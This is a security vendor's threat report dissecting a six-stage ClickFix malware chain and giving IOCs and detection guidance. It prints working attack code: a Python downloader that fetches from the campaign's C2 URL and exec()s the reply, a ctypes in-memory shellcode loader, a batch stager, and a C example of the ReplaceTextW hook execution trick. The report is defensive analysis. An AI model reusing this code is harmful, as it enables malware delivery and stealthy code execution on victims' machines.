THREAT ALERT
Friday, July 3rd, 2026

Six-stage attack chain using finger.exe, IronPython staging, layered encryption, and ReplaceTextW as an indirect execution primitive
Six-stage attack chain using finger.exe, IronPython staging, layered encryption, and ReplaceTextW as an indirect execution primitive
In May 2026, a ClickFix social engineering attack against a DefenseStorm-monitored endpoint turned out to be the entry point for a fully staged intrusion chain. The DefenseStorm SOC detected and alerted on the attack at Stage 1, before the shellcode executed. What followed was a full chain reconstruction: caret-obfuscated commands, LOLbin abuse via finger.exe, IronPython pulled from GitHub, XOR and RC4 shellcode loaders with Cyrillic character substitution, djb2 hash-based API resolution via PEB walking, and execution handoff through ReplaceTextW as a hook-based indirect execution primitive.

In May 2026, the DefenseStorm SOC detected suspicious endpoint activity and fired an alert before the malware could complete its mission. What appeared to be a routine ClickFix social engineering attempt turned out to be a deliberate, six-stage intrusion chain designed to deploy and execute custom shellcode in memory.
The attack began with a user being social-engineered into pasting a caret-obfuscated command into a Windows terminal. That command abused finger.exe, a legacy Windows binary, to fetch a staging script from an attacker-controlled server over the finger protocol. No file was dropped. No external tooling was introduced. The script then downloaded IronPython 3.4.2 directly from GitHub, renamed the interpreter binary, and executed an inline payload across three encoding layers (base64, zlib, UTF-32). That payload contacted a C2 server, retrieved a further-obfuscated Python script with Cyrillic lookalike character substitution throughout the base64-encoded content, and used Python’s ctypes library to decrypt a shellcode blob via XOR and load it into a private heap region for execution.
The shellcode itself resolves all Windows API calls at runtime via PEB walking and djb2 hash lookup, keeping function names out of the import table. Depending on whether a local .ini configuration file is present, the shellcode either reads and RC4-decrypts a local payload or contacts a hardcoded C2 URL directly. In both paths, execution is transferred to the payload not through a conventional call or jmp instruction, but through ReplaceTextW from comdlg32.dll, using the dialog hook mechanism of the FINDREPLACEW struct as an indirect execution primitive.
The SOC alert at Stage 1 gave engineers time to trace the complete chain, extract IOCs at every stage, and push protections across the DefenseStorm client base before the campaign could spread.
finger.exe LOLbin delivery, IronPython interpreter abuse, Cyrillic homoglyph obfuscation, and ReplaceTextW indirect execution represents a deliberate effort to defeat each layer of a conventional detection stack. Endpoint AV, static analysis, and signature-based network tools each face a different evasion at every stage of this chain. The behavioral detection guidance at the end of this report covers each stage independently.| Type | Value |
|---|---|
| Domain | linkedco.net |
| Domain | sam-sa.net |
| URL | https://sam-sa.net/ebd417db-979c-51f8-aedf-88a2bf8aa6c3/t10 |
| URL | github.com/IronLanguages/ironpython3/releases/download/v3.4.2/IronPython.3.4.2.zip |
| User-Agent | Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36 |
| Behavior |
|---|
finger.exe initiating outbound connection to external host |
curl.exe copied to non-standard path with .com extension |
IronPython (ipyw32.exe) downloaded from GitHub, extracted, renamed, and executed inline |
Python ctypes + HeapCreate + RtlMoveMemory + CFUNCTYPE execution chain |
| PEB-walking shellcode with djb2 hash-based API resolution |
ReplaceTextW called with FR_ENABLEHOOK and non-dialog lpfnHook pointer |
Six stages separated the initial social engineering lure from shellcode execution in memory. Each stage introduced additional components and layered on evasion before handing off to the next.
| Stage | Name | Description |
|---|---|---|
| 1 | ClickFix lure | User is social-engineered into running a caret-obfuscated terminal command that invokes finger.exe against an attacker-controlled server |
| 2 | finger.exe LOLbin delivery | The finger protocol response delivers an obfuscated batch script that downloads IronPython from GitHub, renames the interpreter, and executes an inline encoded payload |
| 3 | IronPython staging | The decoded Python script contacts a C2 server, disables SSL certificate verification, and passes the response directly to exec() |
| 4 | Shellcode loader | A further-obfuscated Python script with Cyrillic character substitution XOR-decrypts a shellcode blob and loads it into memory via ctypes |
| 5 | Shellcode execution | The shellcode resolves Windows APIs via PEB walking and djb2 hashing, then executes a payload using ReplaceTextW as an indirect execution primitive |
| 6 | Fallback C2 path | If no local .ini configuration file is present, the shellcode fetches and executes a secondary payload directly from a hardcoded C2 URL |
The initial alert fired on the following command, pasted by a user into a Windows terminal as part of a ClickFix social engineering lure:
Caret (^) insertion fragments recognizable strings like finger, start, and linkedco.net, breaking EDR signature matching while remaining syntactically valid to the Windows command interpreter. The command instructs Windows to query linkedco.net using finger.exe and execute the response.
finger.exe is a legacy Windows binary originally designed to query the finger protocol. Its .plan response field can carry arbitrary text, making it a convenient delivery channel with no suspicious file drops and no external tooling required. This is a Living off the Land Binary (LOLbin) technique: the attacker uses a trusted, pre-installed system binary rather than introducing a new one. finger.exe initiating outbound connections to external hosts is rarely monitored in most environments.
The finger protocol response from linkedco.net contained a batch script obfuscated with randomized call set variable assignments. After stripping the obfuscation, the script accomplishes four actions:
:: 3. Archive is extracted and the interpreter binary is renamed
call tar -xf “%LocalAppData%\IronPython.3.4.2.pdf” -C “%LocalAppData%\IronPython.3.4.2”
call rename “%LocalAppData%\IronPython.3.4.2\net462\ipyw32.exe” “<random>.exe”
:: 4. Inline base64/zlib-compressed payload is executed via IronPython
call “<random>.exe” -c “import base64,zlib,sys,subprocess as s; …”
Four evasion techniques are present. First, curl.exe is copied from System32 and assigned a .com extension, disguising its identity in process telemetry. Second, IronPython 3.4.2, a legitimate .NET-hosted Python implementation, is downloaded from GitHub rather than CPython, sidestepping detections that target standard Python interpreter behavior. Third, the IronPython binary is renamed to a random string before execution. Fourth, the inline payload combines base64 encoding, zlib compression, and UTF-32 decoding across three layers.

Figure 1: Decoded Stage 2 batch script
After decoding and decompressing the Stage 2 payload, the following Python script is revealed:
import ssl, time, urllib.request
ssl._create_default_https_context = ssl._create_unverified_context
c = urllib.request.urlopen(
‘https://sam-sa.net/ebd417db-979c-51f8-aedf-88a2bf8aa6c3/t10’
).read().decode(‘utf-8’)
time.sleep(2.1)
exec(c)
This script contacts the C2, reads the response, and passes it directly to exec(). SSL certificate verification is disabled. The time.sleep(2.1) call is a behavioral sandbox evasion technique: automated analysis environments often impose short execution windows, and a brief sleep can cause them to terminate before the payload is fetched.

Figure 2: Stage 3 Python downloader. C2 contact at sam-sa.net, exec() of response
The content returned by the C2 is a further-obfuscated Python script. Cyrillic lookalike characters are embedded throughout the base64-encoded payload, substituted for standard ASCII prior to decoding. This technique targets analysts and automated scanners that look for base64 patterns: the Cyrillic substitutions break detection signatures while leaving the string decodable once the character map is applied.
After applying the substitutions and decoding, the shellcode loader is recovered:
import time, ctypes, base64
def xor_decrypt(ciphertext_bytes, key_bytes):
decrypted_bytes = bytearray()
key_length = len(key_bytes)
for i, byte in enumerate(ciphertext_bytes):
decrypted_byte = byte ^ key_bytes[i % key_length]
decrypted_bytes.append(decrypted_byte)
return bytes(decrypted_bytes)
# Key and ciphertext are base64-encoded within the script
shellcode = bytearray(xor_decrypt(base64.b64decode(‘<key>’),
base64.b64decode(‘<ciphertext>’)))
ptr = ctypes.windll.kernel32.HeapAlloc(
ctypes.windll.kernel32.HeapCreate(0x00040000, len(shellcode), 0),
0x00000008,
len(shellcode)
)
buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)
time.sleep(3)
ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(ptr), buf,
ctypes.c_int(len(shellcode)))
time.sleep(4)
functype = ctypes.CFUNCTYPE(ctypes.c_void_p)
fn = functype(ptr)
fn()
The ctypes library gives Python direct access to Windows API calls. The execution sequence: HeapCreate and HeapAlloc create a private heap region and allocate memory for the shellcode; RtlMoveMemory copies the XOR-decrypted blob into the allocation; CFUNCTYPE casts the raw pointer to a callable function type; and fn() executes the shellcode. The time.sleep() calls flanking the memory copy again serve as sandbox evasion.

Figure 3: Stage 4 shellcode loader. XOR decrypt, heap allocation, ctypes execution chain
The shellcode does not import any Windows API functions by name. All functions are resolved at runtime by walking the Process Environment Block (PEB). This keeps function names out of the import table and defeats static analysis. Every API call is looked up by a precomputed djb2 hash of the function name. A resolver function walks the PEB’s InMemoryOrderModuleList, iterates each loaded DLL’s export directory, and returns the address of the first export whose name hashes to the target value.
The following script was used during analysis to reverse hashes against common Windows DLLs:
import pefile, os
TARGET = 0xc8c304dd # Replace with hash to resolve
def djb2(s):
h = 5381
for c in s:
h = ((h << 5) + h + ord(c)) & 0xFFFFFFFF
return h
dlls = [
r”C:\Windows\System32\kernel32.dll”,
r”C:\Windows\System32\user32.dll”,
r”C:\Windows\System32\comdlg32.dll”,
r”C:\Windows\System32\shell32.dll”,
r”C:\Windows\System32\wininet.dll”,
r”C:\Windows\System32\shlwapi.dll”,
r”C:\Windows\System32\advapi32.dll”,
]
for dll in dlls:
try:
pe = pefile.PE(dll)
for exp in pe.DIRECTORY_ENTRY_EXPORT.symbols:
if exp.name:
name = exp.name.decode()
if djb2(name) == TARGET:
print(f“MATCH: {os.path.basename(dll)}!{name}”)
except Exception as e:
print(f“skip {dll}: {e}”)

Figure 4: djb2 hash resolver used during analysis
A selection of resolved hashes recovered from the shellcode:
| Hash | Resolved function | Purpose |
|---|---|---|
0xae2636e5 |
FindFirstFileW |
Locate .ini configuration file |
0xf3b43c5c |
FindNextFileW |
Enumerate additional .ini files |
0x2082eae3 |
GetLastError |
Check for ERROR_NO_MORE_FILES |
0x1ffd670e |
HeapAlloc |
Allocate heap memory |
0xc6580d02 |
GetProcessHeap |
Retrieve process heap handle |
0x1607711f |
GetPrivateProfileStringW |
Read values from .ini file |
0x7891c520 |
GetFileSize |
Determine size of payload file |
0x71019921 |
ReadFile |
Read file into heap buffer |
0x503e6c67 |
PathFindExtensionW |
Inspect payload file extension |
0x38174207 |
ShellExecuteW |
Launch payload |
0xc8c304dd |
ReplaceTextW |
Indirect shellcode execution |
The shellcode’s main function begins by searching the working directory of its parent process for a .ini configuration file using FindFirstFileW. A constraint is embedded in the logic: the shellcode checks GetLastError against ERROR_NO_MORE_FILES (0x12) after the initial find call. If the result is anything other than 0x12, the malware exits early. The shellcode expects exactly one .ini file present.
Once located, the shellcode reads four key-value pairs from the file via GetPrivateProfileStringW:
| Key | Purpose |
|---|---|
install |
Whether to install the payload |
package_name |
Filename of the encrypted payload |
install_path |
Destination path for the decrypted payload |
run_as_admin |
Whether to elevate via runas |
Using the package_name value, the shellcode opens and reads the referenced file into a heap allocation. The first 128 bytes of this file are the RC4 key; the remainder is the encrypted payload. The data is decrypted in memory, and the path from install_path is expanded via ExpandEnvironmentStringsW before the decrypted payload is written to disk via CreateFileW and WriteFile.
The file extension of the written payload is then checked via PathFindExtensionW and StrcmpW. If the extension is .msi, the shellcode constructs C:\Windows\System32\msiexec.exe /i <install_path> via PathAppendW and wsprintfW and launches it via ShellExecuteW. All other extensions launch directly via ShellExecuteW, using the runas verb (which triggers a UAC prompt) if run_as_admin = 1, or the open verb if not. Note that runas invokes a UAC prompt rather than bypassing UAC.
If no .ini file is found, the shellcode pivots to a direct C2 download. It constructs a Chrome-like user-agent string and opens a connection to a hardcoded URL via InternetOpenW and InternetOpenUrlW, reading the response into a dynamically growing heap buffer using InternetReadFile and HeapReAlloc.
The downloaded data is RC4-decrypted using a 64-byte key at the start of the response (compared to 128 bytes in the .ini path). The executable shellcode begins at a 64-byte offset from the allocation base. Execution is then transferred via the same ReplaceTextW primitive described below.
This is the most technically notable element of the shellcode. Rather than transferring execution via a conventional call or jmp to the shellcode address (patterns well-monitored by EDR products), the shellcode abuses ReplaceTextW from comdlg32.dll as an indirect execution primitive.
ReplaceTextW accepts a pointer to a FINDREPLACEW struct. That struct contains a member lpfnHook of type LPFRHOOKPROC, a hook procedure invoked internally during dialog initialization when the FR_ENABLEHOOK flag is set in the Flags member. The shellcode populates the struct with the decrypted payload pointer in lpfnHook, sets FR_ENABLEHOOK, and calls ReplaceTextW. The hook fires, and execution transfers to the payload.
The following C example demonstrates the technique:
void trigger() {
FINDREPLACEW fr = { 0 };
wchar_t find[2] = L“A”;
wchar_t replace[2] = L“B”;
fr.lStructSize = sizeof(FINDREPLACEW);
fr.hwndOwner = GetDesktopWindow();
fr.Flags = FR_ENABLEHOOK;
fr.lpstrFindWhat = find;
fr.lpstrReplaceWith = replace;
fr.wFindWhatLen = sizeof(find);
fr.wReplaceWithLen = sizeof(replace);
fr.lpfnHook = (LPFRHOOKPROC)payload; // shellcode pointer
ReplaceTextW(&fr); // hook fires, payload executes
}

Figure 5: ReplaceTextW execution primitive. Hook dispatch via FINDREPLACEW.lpfnHook
There is no direct reference to payload() other than the struct member assignment. Execution reaches it entirely through the ReplaceTextW internal hook dispatch. Detection logic that looks for conventional shellcode invocation patterns (direct call reg, jmp reg, or CreateThread to an allocated buffer) will not see this transfer.
ReplaceTextW from comdlg32.dll with FR_ENABLEHOOK set and an lpfnHook pointer that does not belong to a valid dialog procedure is anomalous by definition.The DefenseStorm SOC detected this campaign at Stage 1 before the shellcode executed. Once the alert fired, engineers traced every component of the chain and extracted IOCs at each stage: the finger.exe delivery domain, the IronPython staging URL, the C2 endpoints, and behavioral patterns across the full loader chain.
Those IOCs were pushed across the full DefenseStorm client base. Any reuse of this campaign infrastructure against a monitored organization will be flagged at the earliest possible stage. The shellcode analysis produced behavioral detection signatures covering: finger.exe initiating outbound connections to external hosts; curl.exe copied to a non-standard directory and renamed with a .com extension; IronPython downloaded from GitHub, extracted, and executed inline; Python ctypes shellcode loaders using the HeapCreate + RtlMoveMemory + CFUNCTYPE execution pattern; PEB-walking shellcode with djb2 hash-based API resolution; and ReplaceTextW invoked with FR_ENABLEHOOK set and a non-UI lpfnHook pointer.
Organizations not currently using a managed detection service should add the IOCs in this report to their threat intelligence platforms and review endpoint telemetry for any of the behaviors described above.
Add linkedco.net and sam-sa.net to DNS sinkholes and perimeter block lists. The GitHub IronPython URL can be blocked at a URL-filtering layer if GitHub access is not required for users.
finger.exe is not required by any modern Windows application and has no legitimate use in most enterprise environments. Block it via application control policy or add an alert rule for any process spawning finger.exe with an external hostname argument.
The inline execution chain passes through IronPython’s interpreter. Script block logging (Event ID 4104) captures decoded command content even when the encoded version evades string matching. AMSI integration catches inline execution of known-bad patterns.
Search endpoint telemetry for the file system artifacts listed in the IOC section, particularly %LocalAppData%\IronPython.3.4.2\ and any randomly named .com files in %LocalAppData%. Review DNS logs for queries to linkedco.net and sam-sa.net going back 90 days.
No technical control stops a user from pasting and running a command they believe is a legitimate fix. Include ClickFix-style lures in phishing simulation programs. Users should treat any browser or web-page prompt asking them to paste a command into their terminal as a social engineering attempt.
The following behavioral and network-level indicators target what this chain does, not the specific hashes or domains. They will catch this tooling and similar campaigns that follow the same execution pattern.
| What to look for | Where | Why it works |
|---|---|---|
Outbound connections from finger.exe to external hosts |
Firewall, DNS, netflow | finger.exe has no legitimate reason to contact external servers in most enterprise environments. Any outbound TCP/79 connection from this process is suspicious. |
DNS queries or HTTP connections to linkedco.net or sam-sa.net |
DNS logs, proxy, firewall | These are the campaign’s observed delivery and C2 domains. |
Download of IronPython.3.4.2.zip from GitHub via curl.exe |
Proxy, web filter | Downloading a Python runtime distribution from GitHub via a renamed curl.exe binary with a .com extension is not consistent with legitimate software behavior. |
| Chrome-like user-agent from a non-browser process | Proxy, web filter | The fallback C2 path sends a spoofed Chrome user-agent string. Correlate user-agent with source process. A pythonw.exe or renamed IronPython binary sending a browser user-agent is anomalous. |
| What to look for | Where | Why it works |
|---|---|---|
finger.exe spawned with an external hostname argument |
EDR, Sysmon (Event ID 1) | The ClickFix command passes linkedco.net as the finger query target. Any finger.exe execution with an external hostname is the Stage 1 indicator. |
curl.exe copied from System32 to %LocalAppData% with a .com extension |
EDR, Sysmon (Event IDs 1, 11) | This is a direct LOLbin evasion pattern. File copy events from System32\curl.exe to a non-standard path are detectable via file creation monitoring. |
IronPython (ipyw32.exe) downloaded, extracted, renamed, and executed from %LocalAppData% |
EDR, Sysmon (Event IDs 1, 11) | Legitimate IronPython installations do not land in %LocalAppData% as a disguised PDF archive. The tar extraction step and subsequent rename of ipyw32.exe are detectable. |
Python ctypes + HeapCreate + RtlMoveMemory + CFUNCTYPE in a process running from %LocalAppData% |
EDR with API monitoring | This three-call sequence is a common Python-based shellcode loader pattern. EDR products with API-level telemetry can alert on HeapCreate followed by RtlMoveMemory and a function pointer cast in the same process. |
comdlg32.dll loaded with ReplaceTextW called in a non-UI context |
EDR with API monitoring | comdlg32.dll is a dialog library. Any process that loads it, calls ReplaceTextW, and has no visible dialog window is anomalous. EDR hooks on ReplaceTextW with FR_ENABLEHOOK set and a non-dialog lpfnHook pointer will catch this execution primitive. |
finger.exe outbound connections, LOLbin curl copy and rename, IronPython staging, and the Python ctypes shellcode loader chain. DefenseStorm clients will receive these trigger updates as they are validated and deployed.